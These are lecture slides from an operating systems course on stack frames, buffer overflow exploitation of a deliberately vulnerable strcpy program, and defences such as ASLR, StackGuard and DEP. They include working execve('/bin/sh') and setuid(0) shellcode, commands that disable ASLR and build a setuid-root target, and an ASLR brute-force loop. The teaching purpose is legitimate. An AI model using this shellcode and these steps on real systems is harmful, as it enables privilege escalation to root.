Lecture 9: Stack

(Stack Layout, Return Address, Shell Code, and Buffer Overflow)

Xin Liu

Florida State University

xliu15@fsu.edu

COP 4610 Operating Systems

https://xinliulab.github.io/FSU-COP4610-Operating-Systems/

Outline

- Understanding the stack layout
- What is buffer overflow
- Vulnerable code
- Challenges in exploitation
- Shellcode
- Countermeasures

Understanding the Stack Layout

How to Calculate Offsets?

What is the Call Stack?

What is the Stack?

The Stack is a special region of memory that manages **function calls**. It acts like an efficient secretary, keeping track of which function called which, and holding the "scratch paper" (local variables) for each function.

How it Works: Last-In, First-Out (LIFO)

Think of it like a stack of plates: you always add a new plate to the top, and you always remove a plate from the top.

1. **When a function is called** (e.g., `main` calls a function `foo`): A new **Stack Frame** is pushed onto the top of the stack. This frame contains everything `foo` needs to run:
   - Its **local variables**
   - The **parameters** passed to it
   - The **return address** (where to go back to in `main` when it's done)
2. **When the function returns**: Its entire stack frame is popped off the top, and all of its local variables are **instantly and automatically destroyed**.

Key Characteristics

Automatic Memory is managed automatically by the compiler. No need for `malloc`/`free`.

Very Fast Pushing and popping a frame is a simple and extremely fast operation.

Limited Size The stack has a fixed, limited size. Too many nested function calls or very large local variables can cause a **Stack Overflow**.

Scoped Variables on the stack only exist for the lifetime of the function they belong to.

Why is the Stack Size Fixed & Limited?

What does "fixed and limited" mean?

This phrase does **not** mean every program has the same stack size. It means that for any **single running process**, the total capacity of its stack is determined when the process starts, and this maximum size does not change during runtime.

An Analogy: Renting a Warehouse

Program Start
: The Operating System (OS) assigns your process a private memory space (the warehouse).

Memory Layout
: The OS draws a **fixed chalk line** on the floor and says: "Your temporary, quick-access boxes (local variables) can only be stacked inside this line."

Runtime & Overflow
: - Every function call stacks a new box (Stack Frame) inside the chalk line.
  - If you stack too many boxes and cross the line, the OS terminates your process for violating the rules. This is a **Stack Overflow**.


Why is it fixed?

Memory Layout In a process's memory, the stack grows **down** from a high address, while the heap grows **up** from a low address. A fixed boundary for the stack prevents it and the heap from colliding.

Performance A fixed boundary allows stack memory allocation/deallocation to be a simple, single instruction (moving a pointer), making function calls extremely fast.

Program Memory Stack

```
// globals live in data/BSS
int x = 100;

int main() {
    // data stored on stack
    int a = 2;
    float b = 2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2 *
    sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0] = 5;
    ptr[1] = 6;

    // deallocate memory on heap
    free(ptr);

    return 1;
```



Why these values live in these segments

Text segment Holds executable instructions such as the compiled body of `main`. Read-only for protection and sharing.

Data segment (.data) `x=100` is a global variable with an explicit initializer. Its value is stored in the executable and loaded into memory.

BSS segment (.bss) `static int y;` is a static object without an initializer. By convention the loader zero-fills BSS, so `y` starts as 0.

Stack `a`, `b`, and `ptr` are local automatic variables. They are created when `main` runs and live in its stack frame, reclaimed when the function returns.

Heap `malloc` requests space dynamically. The values `5` and `6` are placed there until `free(ptr)` releases them. The pointer itself (`ptr`) is on the stack.

Key Idea

The storage class and initialization decide the segment.

- Initialized globals $\rightarrow$ .data
- Uninitialized statics $\rightarrow$ .bss
- Locals $\rightarrow$ stack
- Dynamic allocations $\rightarrow$ heap.

Function Arguments on Stack

```c
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```

```
movl 12(%ebp), %eax    ; b is stored in %ebp+12
movl  8(%ebp), %edx    ; a is stored in %ebp+8
addl %edx, %eax
movl %eax, -8(%ebp)    ; x is stored in %ebp-8
```

C pushes arguments from right to left, why?

Why does C push arguments right-to-left?

Key Reasons: LIFO Order Benefits

- **Varargs support:** For functions like `printf("%d %s", 10, "hi")`, the leftmost argument (the format string) must be at a fixed offset so the callee can locate it easily.
- **Consistent offsets:** The first declared argument is always nearest to %ebp (e.g., %ebp+8). This makes parameter access predictable.
- **Nested calls:** If an argument is itself a function call, its return value can be pushed last without overwriting earlier arguments.

Common 32-Bit CPU Registers: A Quick Reference

General Purpose

- `EAX`: **A**ccumulator. Used for arithmetic and to store function return values.
- `EBX`: **B**ase. A general-purpose register, often used as a pointer.
- `ECX`: **C**ounter. Used for loop counting.
- `EDX`: **D**ata. Used for I/O operations and complex arithmetic.

Stack Pointers

- `ESP`: **S**tack **P**ointer. Always points to the *top* of the current stack.
- `EBP`: **B**ase **P**ointer. Points to the *base* of the current function's stack frame. Used to access function arguments and local variables, as seen in our example (e.g., `8(%ebp)`).

Instruction Pointer

- `EIP`: **I**nstruction **P**ointer. Holds the address of the next instruction to execute.

Common 64-Bit CPU Registers: A Quick Reference

Naming Convention


- 32-bit registers are extended. The **E** prefix becomes an **R** prefix (e.g., `EAX` -> `RAX`). The lower 32 bits are still accessible as `EAX`.
- 8 new general-purpose registers are added: `R8` through `R15`.

Key Registers & Calling Convention

- `RAX`: Stores function return values.
- `RSP`: **S**tack **P**ointer.
- `RBP`: **B**ase **P**ointer.
- `RIP`: **I**nstruction **P**ointer.
- RDI, RSI, RDX, RCX, R8, R9: **Crucial Difference!** The first six integer/pointer arguments to a function are passed in these registers, not on the stack. This is faster.

Function Call Stack

```
void f(int a, int b)
{
    int x;
}

void main()
{
    f(1, 2);
    printf("hello
     world");
}
```




Return Address vs. Previous Frame Pointer

```
   (High Address)
   +------------------+
   | ...              |
   | main's locals    |  <-- main's Stack Frame
   +------------------+
   | parameter b      |
   +------------------+
   | parameter a      |
   +------------------+
   | Return Address   |  <-- Points back to code in main()
   +------------------+
   | Saved EBP        |  <-- (Previous Frame Pointer) Points
 to base of main's frame
   +------------------+  <-- foo's Frame Pointer (EBP)
   | foo's locals     |
   | ...              |  <-- foo's Stack Frame
   +------------------+  <-- Stack Pointer (ESP)
   (Low Address)
```

How They Work on the Stack

Aspect	Return Address	Previous Frame Pointer (Saved EBP)
Purpose	To know where the code should jump to after the function call.	To know how to restore the caller's stack frame after the function call.
Points To	An instruction in the caller's code segment.	An address in the caller's stack frame.
Who Uses It?	The `ret` instruction to control the program flow.	Function prologue/epilogue code (`push`, `leave`) to manage the stack frame chain.
When Saved?	Pushed automatically by the `call` instruction.	Pushed manually by code in the callee's prologue (e.g., `push %ebp`).

Stack Layout for Function Call Chain



Buffer Overflow


Vulnerable Program

```
int main(int argc, char **argv)
{
    char  str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300,
     badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading **300 bytes** of data from **badfile**.
- **badfile** is created by the user, its contents are under user control.
- Storing the file contents into the **str** buffer.
- Calling **foo** with **str** as an argument.

Vulnerable Program

```
int foo(char *str)
{
    char buffer[100];

    /* The following statement
     has a buffer overflow */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting **return address** with an address pointing to

- Invalid instructions $\rightarrow$ exceptions (segmentation fault)
- Non-existing address $\rightarrow$ exceptions
- **Attacker's code** $\rightarrow$ executing malicious code (control-flow hijacking)

Hijacking Control Flow



Environment Setup

Turn off address randomization

```
sudo sysctl -w kernel.randomize_va_space=0
```

Compile set-uid root version of stack.c

```
gcc -g -o stack -z execstack -fno-stack-protector
    stack.c
sudo chown root stack
sudo chmod 4755 stack
```

Disable ASLR

When ASLR is disabled, programs are loaded at the same location.
Use a program similar to the target to print the frame address

- This frame address is close to the real frame address, which narrows the guess space.
- It is easy to calculate the buffer address from the frame address.
- We can put the malicious code in the badfile so it is copied into the buffer.

Disable ASLR (Cont.)

Probe program (prints a stack address):


```
#include <stdio.h>
void func(int *a1) {
    printf(":: a1's address is 0x%x\n", (unsigned int)&a1);
}
int main(void) {
    int x = 3;
    func(&x);
    return 1;
}
```

Disable ASLR, build, and run twice:


```
sudo sysctl -w kernel.randomize_va_space=0
gcc prog.c -o prog
./prog
# :: a1's address is 0xbffff370
./prog
# :: a1's address is 0xbffff370
```

Create Malicious Input (badfile)

- **Task A**: Find the offset distance between **the base of buffer** and **return address**
  - How many bytes to write to overflow the return address
- **Task B**: Find the address to place the **shellcode**
  - Put the malicious code in `badfile`, which will be copied into the buffer
  - Overwrite the return address with this location



Create Malicious Input (badfile) (Cont.)



Task A: Find Offset

Set breakpoint at `foo` and run it

```
(gdb) b foo
(gdb) run
```

Find the buffer address (buffer is only accessible if compiled with -g)

```
(gdb) p/x &buffer
```

Find the current frame pointer, return address @ `%ebp + 4`

```
(gdb) p/x $rbp
```

Calculate distance

```
(gdb) p/d $rbp - (long)&buffer
```

Exit

```
(gdb) quit
```

Task A: Find Offset – Method 2

Disassemble the program and get the offset from instructions

- `objdump -d stack`

```
0000000000401196 <foo>:
  401196:       f3 0f 1e fa             endbr64
  40119a:       55                      push   %rbp
  40119b:       48 89 e5                mov    %rsp,%rbp
  40119e:       48 83 c4 80             add    $0xffffffffffffff80,%rsp
  4011a2:       48 89 7d 88             mov    %rdi,-0x78(%rbp)
  4011a6:       48 8b 55 88             mov    -0x78(%rbp),%rdx
  4011aa:       48 8d 45 90             lea    -0x70(%rbp),%rax
  4011ae:       48 89 d6                mov    %rdx,%rsi
  4011b1:       48 89 c7                mov    %rax,%rdi
  4011b4:       e8 b7 fe ff ff          call   401070 <strcpy@plt>
  4011b9:       b8 01 00 00 00          mov    $0x1,%eax
  4011be:       c9                      leave
  4011bf:       c3                      ret
```

How to read the offset quickly: if the buffer base is at `-0xK` from %ebp, then the distance from buffer start to the saved return address is `K + 4` bytes.

Task A: Find Offset – Method 3

Use a badfile with known pattern

- e.g., a byte stream of `01,02,03,04,05,06,07,08,09...` (in binary)

Enable coredump

- `ulimit -c unlimited`

Run the program with the badfile $\Rightarrow$ exception


Use gdb to open the coredump, get `$eip`

- The pattern in `eip` gives the offset


Task B: NOP Sled

Fill `badfile` with NOP instructions and place malicious code at the end of the buffer

- NOP: an instruction that does nothing
- It increases the chance of jumping to the correct address of the malicious code



Structure of badfile



Strcpy Hazard

Vulnerable program uses `strcpy` to copy the buffer

- What is the implication?

`strcpy` will stop copying the rest of the input if it meets a zero

- The return address and shellcode in `badfile` cannot contain zeros

  e.g., `0xbffff188 + 0x78 = 0xbffff200`, the last byte is zero, so the copy ends

- How to address this problem?

Shellcode

Shellcode: malicious code used by attackers to gain control of the system

- Originally used to spawn a shell, but it can do anything
- Challenges:
    - How to load the shellcode
    - Avoid zero bytes in the shellcode

Example: compile to binary and extract the machine code

```
#include <unistd.h>

int main(void) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

Shellcode

Assembly code (machine instructions) for launching a shell.

Goal: use `execve("/bin/sh", argv, 0)` to spawn a shell

Registers used:


- `eax = 0x0000000b` ; syscall number of `execve`
- `ebx` = address of `"/bin/sh"`
- `ecx` = address of the argument array
- `argv[0]` = address of `"/bin/sh"`
- `argv[1] = 0` ; no more arguments
- `edx = 0` ; no environment variables are passed
- `int 0x80` ; invoke `execve()`

Shellcode


```
// const char code[] =
"\x31\xc0"          /* xorl  %eax,%eax    */
"\x50"              /* pushl %eax         */
"\x68""//sh"        /* pushl $0x68732f2f */
"\x68""/bin"        /* pushl $0x6e69622f */
"\x89\xe3"          /* movl  %esp,%ebx    */
"\x50"              /* pushl %eax         */
"\x53"              /* pushl %ebx         */
"\x89\xe1"          /* movl  %esp,%ecx    */
"\x99"              /* cdq                */
"\xb0\x0b"          /* movb  $0x0b,%al    */
"\xcd\x80";         /* int   $0x80        */
```

- Set `%eax = 0` to avoid zero bytes in code.
- Push `"//sh"` then `"/bin"` to form `"/bin//sh"` on the stack.
- `%ebx = %esp` points to the string.
- `%ecx = %esp` (argv), `cdq` ⇒ `%edx=0` (envp).
- `%al = 0x0b`, then `int $0x80` ⇒ call `execve()`.

Shellcode



(a) Set the ebx register



(b) Set the eax, ecx, and edx registers

A Note on Countermeasure

On Ubuntu 16.04, `/bin/sh` points to `/bin/dash`, which has a countermeasure

- It drops privileges when executed inside a setuid process

Point `/bin/sh` to another shell (simplify the attack)

```
sudo ln -sf /bin/zsh /bin/sh
```

Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh" to "\x68""/zsh"
```

Other methods to defeat the countermeasure will be discussed later.

More Demo

Let us have some fun with our minimal “Hello, World!” program!

Countermeasures

Countermeasures

Developer approaches:

- Use safer functions such as `strncpy()`, `strncat()`, etc.
- Use safer dynamic libraries that check data length before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Address Space Layout Randomization

To succeed, attackers need to know the address of targets.
ASLR: randomize memory layout to make guessing harder.

- Most modern systems randomize stack, heap, and data.
- Program should be built as a *position-independent executable*.
  - Every time the code is loaded in the memory, stack address changes
  - Difficult to guess the stack address in the memory
  - Difficult to guess

ASLR: Test Example

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char x[12];
    char *y = malloc(sizeof(char) * 12);

    printf("Address of buffer x (on stack): 0x%x\n", (unsigned int)x);
    printf("Address of buffer y (on heap) : 0x%x\n", (unsigned int)y);

    free(y);
    return 0;
}
```

ASLR Working

Not randomized

```
$ sudo sysctl -w kernel.randomize_va_space
    =0
kernel.randomize_va_space = 0
$ ./a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ ./a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

ASLR Working

```
$ sudo sysctl -w kernel.randomize_va_space
    =1
kernel.randomize_va_space = 1
$ ./a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ ./a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

Stack-only

ASLR Working

Stack and heap

```
$ sudo sysctl -w kernel.randomize_va_space
    =2
kernel.randomize_va_space = 2
$ ./a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ ./a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Bypassing ASLR

Brute-force attacks

- Try many times, eventually get lucky

Use ROP to exploit *non-randomized memory* (code/data)

- Code (program or libraries) that is NOT compiled as PIE
- Systems that keep ASLR off by default for “compatibility”

Exploit *information disclosure* bugs to reveal addresses

- ASLR only randomizes code and data segment bases

ASLR: Brute-force

Turn on address randomization

```
sudo sysctl -w kernel.randomize_va_space=2
```

Compile set-uid root version of `stack.c`

```
gcc -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```

ASLR: Brute-force

Defeat ASLR by attacking the vulnerable code in an infinite loop

```
#!/bin/bash
SECONDS=0
count=0

while true; do
  count=$((count + 1))
  duration=$SECONDS
  min=$((duration / 60))
  sec=$((duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been run $count times so far."
  ./stack
done
```

ASLR: Brute-force

Got the shell after running for about 19 minutes on a **32-bit** Linux machine

- How long will it take on a 64-bit Linux?


```
...
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#  <- Got the root shell!
```

StackGuard

Function prologue embeds a canary word between the return address and locals.

Function epilogue checks the canary before returning.

- If the canary is wrong $\Rightarrow$ overflow detected $\Rightarrow$ terminate.



Execution w/ StackGuard

What is `%gs:20`?

- `gs`: a segment register that points to memory
- Each thread has its own `gs` segment
- The same code `%gs:20` accesses different memory for different threads
- `%gs:20` holds the canary in *thread-local storage*

```
$ gcc -o prog prog.c
$ ./prog hello
Returned Properly
$ ./prog hello000000000000
*** stack smashing detected ***:  ./prog terminated
```

Data Execution Prevention

Shellcode is placed in the data area (stack or heap)

DEP: prevent data from being executed and prevent code from being overwritten

CPU provides the **NX** bit in the page table to mark a page non-executable

- Similarly, Supervisor Mode Access Prevention stops the kernel from executing user memory *(Why?)*

DEP can be defeated by reusing existing code *(code-reuse attack)*

Defeating Countermeasures in bash & dash

They turn a setuid process into a non-setuid process

- They set the effective UID to the real UID, dropping privilege

Idea: before running the shell, set the real UID to 0

- Invoke `setuid(0)`
- Put this at the beginning of the shellcode

Shellcode bytes for `setuid(0)` on 32-bit Linux (int 0x80):

```
"\x31\xc0"      /* xorl %eax,%eax   ; eax = 0                 */
"\x31\xdb"      /* xorl %ebx,%ebx   ; ebx = 0 (uid)           */
"\xb0\xd5"      /* movb $0xd5,%al   ; syscall setuid = 0xd5   */
"\xcd\x80"      /* int  $0x80       ; invoke syscall          */
```

Summary

- Buffer overflow is a common security flaw
- Buffer overflows can happen on the stack or in the heap
- Exploit buffer overflow to run injected shellcode
- Defend against the attack